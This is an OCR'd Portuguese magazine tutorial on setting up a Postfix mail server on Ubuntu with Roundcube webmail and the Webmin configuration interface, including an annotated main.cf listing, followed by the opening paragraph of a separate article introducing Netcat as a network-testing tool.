


Figura 20. Central de Programas do Ubuntu. Em destaque, o botão para instalar o aplicativo

Dentre os diversos softwares para a utilização de webmails, destacam-se o SquirrelMail [7], o Open Webmail [8] e o Roundcube [9]. O SquirrelMail estava presente em quase todos os servidores com webmail pela facilidade de uso, pois contém estritamente o necessário. No entanto, com o passar dos anos, os usuários ficaram mais exigentes com as interfaces e também com a segurança de suas informações e correspondências.

O Roundcube é um cliente de e-mail escrito na linguagem PHP e que utiliza AJAX, CSS2 e XHTML para conseguir agradar os usuários. Mesmo estando na versão 0.8.1, o software continua em pleno desenvolvimento, sendo utilizado por grandes instituições e até mesmo por universidades com grande quantidade de usuários, como a Universidade de Harvard **[10]**, além de disponibilizar diversos plugins, como calendário, emoticons e reCAPTCHA (caixa de diálogo em que aparecem palavras a serem escritas pelo usuário, como recurso de segurança). O início do desenvolvimento ocorreu em agosto de 2005, porém, a primeira versão estável foi disponibilizada apenas em 2008. Por ser um software livre, seu desenvolvimento é baseado na licença GPL (GNU *General Public License* - Licença Pública Geral) **[11]**.

Para que o Roundcube seja instalado e funcione corretamente, é necessário que antes da instalação sejam fornecidos alguns softwares, a saber: Apache, MySQL e PHP. Apesar do Ubuntu instalar automaticamente todas as dependências necessárias para que o Roundcube funcione, sugere-se que os três softwares citados já estejam instalados e funcionando corretamente.

A instalação do Roundcube através do Terminal segue o mesmo procedimento já utilizado na instalação do Postfix e do Courier. Com o Terminal aberto, digite:

```
sudo apt-get install roundcube
```

Ao pressionar *Enter*, o Ubuntu listará os pacotes que serão instalados e questionará se realmente deseja instalá-los (**Figura 21**). Novamente, digite S ou Y (a depender da versão do Ubuntu instalada – Português ou Inglês).

Logo em seguida, os pacotes necessários para que o Roundcube funcione corretamente serão baixados e instalados. Neste processo, aparecerá uma janela questionando sobre a configuração da base de dados (**Figura 22**).




Figura 21. Tela do Terminal apresentando a instalação do Roundcube




Figura 22. Tela do Terminal sobre a configuração do roundcube-core

Nesta tela, escolha *Sim* para que o instalador já configure as opções mínimas necessárias. Feito isso, na tela seguinte é questionada a Base de Dados a ser utilizada: *mysql* (MySQL) ou *pgsql* (PostgreSQL). Como já foi instalado o Banco de Dados MySQL, deve-se selecionar esta opção (**Figura 23**).

Após selecionar o Banco de Dados, será solicitada a senha do administrador do MySQL. Ao informar a senha e escolher *Ok*, a próxima tela solicitará uma senha a ser utilizada para registrar o Roundcube no MySQL. Neste momento pode-se optar por deixar a senha em branco. Deste modo o sistema gerará uma senha aleatória e já a colocará nas configurações do Roundcube e também do MySQL.

Ao término da instalação, o terminal liberará o *prompt de comando*. Durante a instalação foram criadas as tabelas e usuários no MySQL e, também, foram inseridas as configurações necessárias ao Apache e ao PHP, além da instalação do próprio Roundcube.

Após a liberação do *prompt de comandos*, execute:

```
sudo ln -s /usr/share/roundcube /var/www/roundcube
```

Este comando criará um link para que se possa acessar o Roundcube através do navegador pelo endereço: *http://127.0.0.1/roundcube*.

Ao acessar este endereço, aparecerá no navegador uma tela de login. Ao inserir o usuário criado no Ubuntu com a respectiva senha, e clicar em *Login*, os dados serão validados pelo servidor de correio e aparecerá uma tela semelhante à **Figura 24**.




Figura 23. Escolha do Banco de Dados para utilização do roundcube




Figura 24. Tela do Roundcube acessando a caixa de correio

No menu do Roundcube, ao se escolher a opção *Escrever Nova Mensagem*, a tela que aparecerá será semelhante à **Figura 25**, onde se pode escolher entre um texto puro ou em HTML. Todo o esquema de formatação de texto está disponível, além da inserção de anexos e a verificação ortográfica do texto digitado.

Caso queira, o usuário poderá alterar as configurações em *Settings* e escolher, por exemplo, o idioma *Portuguese (Brasil)*, modificando automaticamente toda a interface do Roundcube para o novo idioma (**Figura 26**). Dentre as várias configurações permitidas, o usuário pode personalizar o formato de exibição dos e-mails dentro do ambiente ou até criar pastas para organizar os e-mails.




Figura 25. Tela de envio de e-mails do roundcube




Figura 26. Tela de configuração da interface do usuário do Roundcube

Configuração

Após as instalações dos softwares necessários para o funcionamento do Postfix com POP3 e IMAP seguros e utilizando-se do webmail, deve-se configurar corretamente o servidor. A configuração padrão funcionará bem, porém quando se compreende os parâmetros que podem ser ajustados no servidor, este funcionará muito melhor e dentro das expectativas do usuário.

A configuração do Postfix pode ser feita através da edição do arquivo de configuração ou através de interfaces gráficas. A segunda opção é muito utilizada, principalmente por usuários inexperientes ou na primeira vez em que se está configurando o servidor. Após instalar e configurar algumas vezes o Postfix nota-se que pouca coisa muda de uma instalação para outra, por exemplo:

o nome do servidor e o domínio. Com isso, administradores mais experientes normalmente apenas substituem o arquivo de configuração instalado originalmente por um arquivo de configuração que já foi utilizado e configurado em outra instalação.

Os arquivos de configuração do Postfix encontram-se no diretório */etc/postfix/*, sendo eles:

• *master.cf*: Neste arquivo o Postfix gerencia todos os processos necessários para sua execução, indicando o tipo do processo e a quantidade máxima de processos que cada serviço poderá executar;

• *main.cf*: Este é o arquivo dos parâmetros de configuração do servidor de correio. Nele existem mais de 280 parâmetros diferentes para serem configurados dependendo das necessidades. Tais opções podem ser consultadas no arquivo */usr/share/postfix/main.cf.dist*. O *main.cf* instalado pelo Ubuntu contém apenas 20 parâmetros, sendo que dois deles estão desabilitados por padrão.

A **Listagem 2** apresenta o arquivo */etc/postfix/main.cf*, sendo que as linhas foram numeradas para facilitar a explicação durante o texto.

Listagem 2. Arquivo de configuração MAIN.CF do Postfix.

```
01. #myorigin = /etc/mailname
02. smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
03. biff = no
04. append_dot_mydomain = no
05. #delay_warning_time = 4h
06. readme_directory = no
07. smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
08. smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
09. smtpd_use_tls=yes
10. smtpd_tls_session_cache_database=btree:${data_directory}/smtpd_scache
11. smtp_tls_session_cache_database=btree:${data_directory}/smtp_scache
12. myhostname = mirnavbx
13. alias_maps = hash:/etc/aliases
14. alias_database = hash:/etc/aliases
15. mydestination = mirnavbx, localhost.localdomain, localhost
16. relayhost =
17. mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
18. mailbox_size_limit = 0
19. recipient_delimiter = +
20. inet_interfaces = all
```

A **linha 1** da **Listagem 2** é utilizada apenas pela distribuição Debian, servindo para designar o nome do domínio. Note que o símbolo **#** faz com que a linha seja desabilitada. Caso seja necessário, pode-se habilitar a linha retirando o **#**, e no lugar de */etc/mailname*, insere-se o domínio desejado (o que vem após o @ no endereço de e-mail).

A **linha 2** refere-se ao que é apresentado quando o usuário se conecta no servidor de correio. Um exemplo da execução dessa linha pode ser observado na **Figura 11**, onde é exibida a linha *220 mirnavbx ESMTP Postfix (Ubuntu)*. Caso seja necessário, pode-se trocar a mensagem de boas-vindas do servidor.

Na **linha 3**, caso esteja utilizando o serviço local *biff*, troque para *yes*. Esse serviço notifica o usuário do Unix da chegada de uma nova mensagem no servidor de correio.

A **linha 4** evita que o servidor auxilie o usuário na colocação do domínio após o que foi digitado no endereço. Esta opção, por padrão, é setada para *no* (não), pois se estivesse com *yes*, para todos os endereços de e-mail digitados, seria inserido no final deste, novamente o domínio do servidor, ficando, por exemplo: thiago@mirnavbx.com.br.**mirnavbx.com.br** (este último, inserido pelo servidor).

Muitas vezes o usuário recebe uma mensagem do servidor de correio informando que uma determinada mensagem enviada por ele ainda não pode ser entregue. A **linha 5** é a responsável por determinar após quanto tempo o usuário deve ser avisado de uma mensagem ainda não ter sido entregue. As unidades utilizadas são: *s* (segundos), *m* (minutos), *h* (horas), *d* (dias), *w* (semanas).

A **linha 6** indica ao usuário onde encontrar os arquivos do Postfix com explicações de como recompilar seus arquivos fonte. Esse parâmetro recebe *no* (não), pois o Ubuntu utiliza pacotes já compilados e torna-se desnecessário qualquer tipo de explicação de recompilação de fontes.

O conteúdo entre as **linhas 7** e **11** refere-se à localização e utilização do SSL, e não devem ser modificado.

A **linha 12** indica o nome do servidor de correio. Vale lembrar que na instalação do Postfix o nome do servidor foi solicitado. Este nome pode ser alterado nessa linha.

As **linhas 13** e **14** referem-se aos "apelidos" dos usuários do servidor de e-mails presentes no arquivo */etc/aliases*. Para que o administrador do servidor não tenha que verificar diversas contas de e-mail (root, postmaster, webmaster, etc.), basta inserir o novo apelido ao root e, todos os e-mails cairão diretamente em uma caixa de entrada única.

Na **linha 15** estão os domínios válidos que receberão as mensagens.

A **linha 16** é utilizada para que as mensagens sejam entregues por outro servidor. Esta linha apenas é habilitada no caso da configuração do Postfix como *sistema satélite* ou *internet com smarthost*. Neste caso, deve-se informar o endereço do servidor que tratará o e-mail, realizando a entrega ou envio.

A **linha 17** obriga que as mensagens sejam enviadas localmente, ou seja, apenas as mensagens geradas pelo próprio servidor poderão ser enviadas. Caso este servidor seja um *relayhost* (explicado anteriormente como sistema satélite) de outro servidor, deve-se colocar o endereço da rede do outro servidor em questão.

A **linha 18** indica o tamanho da caixa de mensagens de cada usuário, quando se utiliza um *mailbox*. O valor 0 (zero) indica que este parâmetro está desabilitado.

A **linha 19** especifica um delimitador entre o nome do usuário e as extensões do endereço. Seu uso, que pode ser "+" (por padrão) ou "-" (adotado em sites baseados em JavaScript), auxilia o usuário na criação de uma etiqueta de e-mail. Um exemplo disso é verificado ao se cadastrar em um site, quando adotamos, por exemplo, o e-mail thiago+siteonline@meudominio.com.br. Deste modo, quando chegar algum e-mail ao servidor, este analisará se existe o usuário thiago+siteonline. Como não existirá, o servidor entregará para o usuário thiago, como nor-

malmente faz, porém ficará marcado no cabeçalho do e-mail o destinatário original.

A **linha 20** refere-se a qual interface de rede o Postfix responde. Normalmente, em servidores em produção, utiliza-se mais de uma interface de comunicação para evitar gargalos gerados por tráfegos internos. Nessa linha, define-se quais interfaces de rede poderão solicitar informações do servidor de e-mail. Por padrão, todas (*all*) as interfaces podem solicitar dados, porém em estruturas mais complexas de rede, pode ser que apenas uma interface de rede do servidor possa solicitar informações de e-mails e as outras serão utilizadas apenas para comunicação e troca de dados entre servidores, por exemplo.

Mailbox vs. Maildir

Muitos administradores de servidor de e-mails sabem configurá-lo pelo o que viram em um tutorial na Internet ou mesmo pelo padrão "próximo – próximo – próximo – concluir". Quando assim, normalmente não conseguem analisar a melhor configuração para o armazenamento dos e-mails no servidor.

Pensando nesta questão, podemos dizer que existem dois tipos de armazenamento de e-mails no Postfix: Mailbox e Maildir.

O formato Mailbox armazena todas as mensagens do usuário em um único arquivo. Como exemplificado na **Figura 12**, todas as mensagens do usuário thiago estão em */var/mail/thiago*. O formato Maildir, por outro lado, utiliza-se de uma estrutura de diretórios e arquivos independentes para arquivar cada mensagem.

Sendo assim, para acessar as mensagens através de IMAP, o formato Mailbox irá demorar mais para responder aos comandos, uma vez que todas as mensagens estão em um único arquivo e a cada comando (exclusão, alteração, etc.) este precisa ser reorganizado. No caso do Maildir, se uma mensagem é apagada, simplesmente apaga-se o arquivo referente à mensagem.

Tendo diferenciado os dois formatos de armazenamento, os administradores deverão definir qual a melhor opção para seus servidores de e-mail, obtendo assim um melhor desempenho no acesso às informações.

Interfaces Gráficas de Configuração

Inúmeros usuários ainda não têm muita familiaridade ou mesmo não estão habituados com linhas de comandos e preferem configurar os serviços de um modo visualmente mais fácil. Com isso, utilizam-se de programas que, através de um navegador, exibem as configurações para serem selecionadas por botões e caixas de texto. No site do Postfix [2] existe uma relação de diversas interfaces para auxiliar em sua configuração, e dentre elas, o Webmin se destaca por ser mais a utilizada. Apesar disso, nada impede que se testem outras opções.

Webmin

O Webmin é uma interface, via navegador, que auxilia na configuração de praticamente todos os serviços do Linux, desde a criação de usuários, configurações avançadas de um servidor de e-mails ou DNS, dentre outros serviços. No entanto, mesmo sendo útil para inúmeros usuários, ele foi retirado do repositório padrão do Ubuntu. Assim, para instalar o Webmin, este deverá ser baixado do seu site [3]. Para este artigo, o arquivo a ser baixado do Webmin deve ser o de extensão *.deb* (Ubuntu).

Para realizar a instalação do arquivo baixado há duas opções: através da linha de comando (Terminal) ou simplesmente com um duplo-clique no arquivo baixado. No caso da linha de comando, o comando **dpkg** (*debian package* – gerenciador de pacotes do Debian) auxiliará na instalação dos pacotes baixados manualmente.

Portanto, para instalar o Webmin, estando no Terminal e no mesmo diretório onde está o arquivo baixado, execute:

```
sudo dpkg -i webmin_1.590_all.deb
```

Como a instalação do Webmin depende de diversos outros serviços e pacotes que já deveriam estar instalados, como as bibliotecas *libnet-ssleay-perl* e *libio-pty-perl*, ocorrerão alguns erros durante a execução do comando anterior. Felizmente, não é preciso se preocupar com os pacotes e serviços faltantes, pois no Ubuntu o comando **apt** resolve o problema desses pacotes e instalações incompletas. Para que o Webmin termine de ser instalado, após o **dpkg**, execute o comando:

```
sudo apt-get -f install
```

Esse comando pode ser utilizado para qualquer pacote *.deb* que tenha sido instalado através do **dpkg** e, como no caso do Webmin, não haviam todas as dependências previamente instaladas.

No caso de optar pelo duplo-clique, será aberta a Central de Programas do Ubuntu com o Webmin selecionado, conforme demonstra a **Figura 27**. Nesta tela, basta clicar em *Instalar*. Nesse caso, não é necessário nenhum outro comando, pois todas as dependências serão instaladas automaticamente.




Figura 27. Tela da Central de Programas para instalação do webmin. Em destaque, o botão de Instalar

Executado os passos para a instalação do Webmin, este estará instalado e funcionando, caso não ocorra nenhum erro. Para acessá-lo da própria máquina onde foi instalado, abra o navegador e, na barra de endereços, informe:

https://127.0.0.1:10000

Em servidores em produção, normalmente, não são instaladas interfaces gráficas – para não ocupar desnecessariamente recursos do servidor ou por medida de segurança, para que usuários inexperientes não utilizem o servidor como uma estação de trabalho.

Com isso, a utilização do Webmin deverá ser feita através de outro computador com qualquer sistema operacional que tenha um navegador e esteja conectado na mesma rede da máquina onde foram instalados o Webmin e o Samba. Nesse outro computador, deverá ser colocado na barra de endereços do navegador o endereço IP do servidor o qual se quer acessar. Ainda por medida de segurança, toda comunicação entre o cliente e o Webmin será feita através do protocolo de segurança SSL, por isso do acesso ser feito através de HTTPS.

A primeira tela que aparecerá é a de login. O usuário que deverá ser utilizado é o usuário criado na instalação do Ubuntu e a senha é a mesma definida para acessar o Linux com este usuário.

Após a instalação, pode-se criar novos usuários para acessarem o Webmin, porém esses usuários serão apenas para esse acesso, não funcionando como usuários do Ubuntu.

Nesse cenário, algo muito recomendado é a alteração da senha do usuário que gerenciará o Webmin, pois uma vez que se obtenha a senha do Webmin, pode-se acessar o servidor Ubuntu com a mesma senha.

Ainda falando em senhas, muitas vezes acontece de não nos lembrarmos de todas elas e, no caso de perda da senha de acesso do Webmin, esta poderá ser alterada executando-se o seguinte comando no terminal:

```
/usr/share/webmin/changepass.pl /etc/webmin usuário novasenha
```

O programa *changepass*, feito em Perl, faz parte do pacote do Webmin e auxiliará na alteração da senha perdida. Os parâmetros do comando a serem utilizados para essa alteração são:

- */etc/webmin*: pasta onde estão os arquivos de configuração do Webmin;
- *usuário*: nome do usuário que se quer alterar a senha;
- *novasenha*: a nova senha para o usuário.

Feito o login, a tela inicial do Webmin exibirá as informações do sistema, além de um menu lateral com diversas opções para o gerenciamento do próprio Webmin, conforme ilustra a **Figura 28**. No centro da tela do navegador podem ser vistas a utilização do processador, memória e disco, além das versões do sistema operacional e do Webmin. Para verificar as configurações do servidor de e-mail Postfix, no menu lateral esquerdo, deve-se acessar o item *Servidores > Postfix Mail Server*. Ao selecionar esse item, aparecerá à direita as configurações do Postfix, como pode ser verificado na **Figura 29**.




Figura 28. Tela inicial do Webmin




Figura 29. Tela principal de configuração do Postfix

Pela quantidade de opções que se encontram para cada item apresentado no menu de configurações do Postfix, a explicação da configuração completa através do Webmin resultaria em um novo artigo. Com isso, serão apresentadas algumas telas com os principais itens de configurações básicas, apresentadas anteriormente no arquivo *main.cf*.

Na **Figura 29**, ao selecionar *Opções Gerais*, será carregada uma tela semelhante à **Figura 30**, onde se pode ver o item *Receber email de que domínios*. Este item é o mesmo explicado anteriormente, na **Listagem 2**, e refere-se à **linha 15**.

Selecionando-se a opção *SMTP server options* (**Figura 29**), será exibida uma tela semelhante à **Figura 31**. As opções de configuração presentes nessa tela referem-se ao envio e recebimento dos e-mails por parte do servidor. Um exemplo desta configuração já foi visto na **Figura 11**, na linha onde aparece a "saudação" do servidor ao usuário conectado (mirnavbx ESMTP Postfix (Ubuntu). A opção *SMTP greeting banner* ("saudação") foi configurada anteriormente na **linha 2** da **Listagem 2**.

Por fim, pode-se verificar as mensagens recebidas pelo usuário clicando-se no item *User Mailboxes* (**Figura 29**), e posteriormente, selecionando o usuário desejado, obtém-se uma tela semelhante à **Figura 32**.



Figura 30. Tela parcial das Opções Gerais de configuração do Postfix




Figura 31. Tela de opções do servidor SMTP




Figura 32. Listagem das mensagens do usuário

Conclusão

O servidor Postfix é amplamente utilizado como servidor de correio na Internet pela sua robustez, facilidade de configuração e interação com outros aplicativos. As ferramentas gráficas para configuração do Postfix auxiliam a usuários sem muita afinidade com o mundo Unix, como também àqueles que já têm certa experiência, abrindo um leque de opções de configurações avançadas.

A integração do Postfix com o Courier para a entrega de mensagens utilizando-se POP3 e IMAP com e sem SSL ocorre de forma fácil e transparente, tanto para o administrador do servidor quanto para o usuário final, porém torna-se interessante, também, instalar e explorar as possibilidades que o Cyrus oferece.

Para oferecer uma boa interface ao usuário, o Roundcube foi escolhido para este artigo, porém se os usuários não forem tão exigentes quanto a isso, pode-se utilizar o SquirrelMail, já bem consolidado, ou mesmo o Open Webmail.

Apesar de este artigo ter abordado apenas os passos iniciais para criação de um servidor de e-mail, a integração com um bom antivírus e um bom antispam tornarão esse servidor ainda mais robusto e confiável. Atualmente, existem diversos antivírus e antispams gratuitos e pagos para servidores, portanto deve-se verificar o que melhor se adéqua à realidade financeira e também estrutural da sua empresa.



Thiago Pirola Ribeiro
thiagopirola@gmail.com
Atua como pesquisador e professor da Universidade Federal de Viçosa - UFV na área de Computação. É bacharel em Análise de Sistemas e mestre em Ciência da Computação. Tem experiência na área de Computação, com ênfase em Processamento de Imagens, Linguagens de Programação, Software Livre, Redes de Computadores, Sistemas Operacionais e Servidores.

[1] Sítio Oficial do Postfix
http://www.postfix.org

[2] Softwares para interagir com o Postfix
http://www.postfix.org/addon.html

[3] Sítio do Webmin
http://prdownloads.sourceforge.net/webadmin/webmin_1.590_all.deb

[6] Sítio de Manuais do Postfix
http://www.postfix.org/postfix-manuals.html

[7] Sítio do SquirrelMail – Webmail for Nuts.
http://squirrelmail.org/

[8] Sítio do Open Webmail.
http://openwebmail.org/

[9] Sítio do Roundcube.
http://www.roundcube.net

[10] Sítio do webmail da Universidade de Harvard.
http://www.spl.harvard.edu/webmail/

[11] Sítio com a GNU GPL
http://www.gnu.org/licenses/gpl.html

[12] Sítio com bom material sobre Postfix.
http://www.unitednerds.org/thefallen/docs/index.php?area=Postfix&tuto=Palestra-LinuxChix-2004

Netcat: O canivete suíço TCP/IP

Conheça uma das ferramentas mais utilizadas por especialistas em segurança e TI no mundo

Como Analistas de Segurança e Infraestrutura, constantemente precisamos executar testes de rede, muitas vezes tomando um tempo precioso, para validar simples regras de *firewall* e conectividade entre redes. A forma normal utilizada para tal operação subentende "subir" os serviços necessários nos respectivos servidores. O problema é que, além de dispendiosa, há uma complexidade desnecessária envolvida em configurar corretamente o serviço, quando na verdade o que precisamos no momento é apenas um teste simples de conectividade. Uma ferramenta que pode auxiliar de forma simples e eficiente nessa tarefa diária é o Netcat.

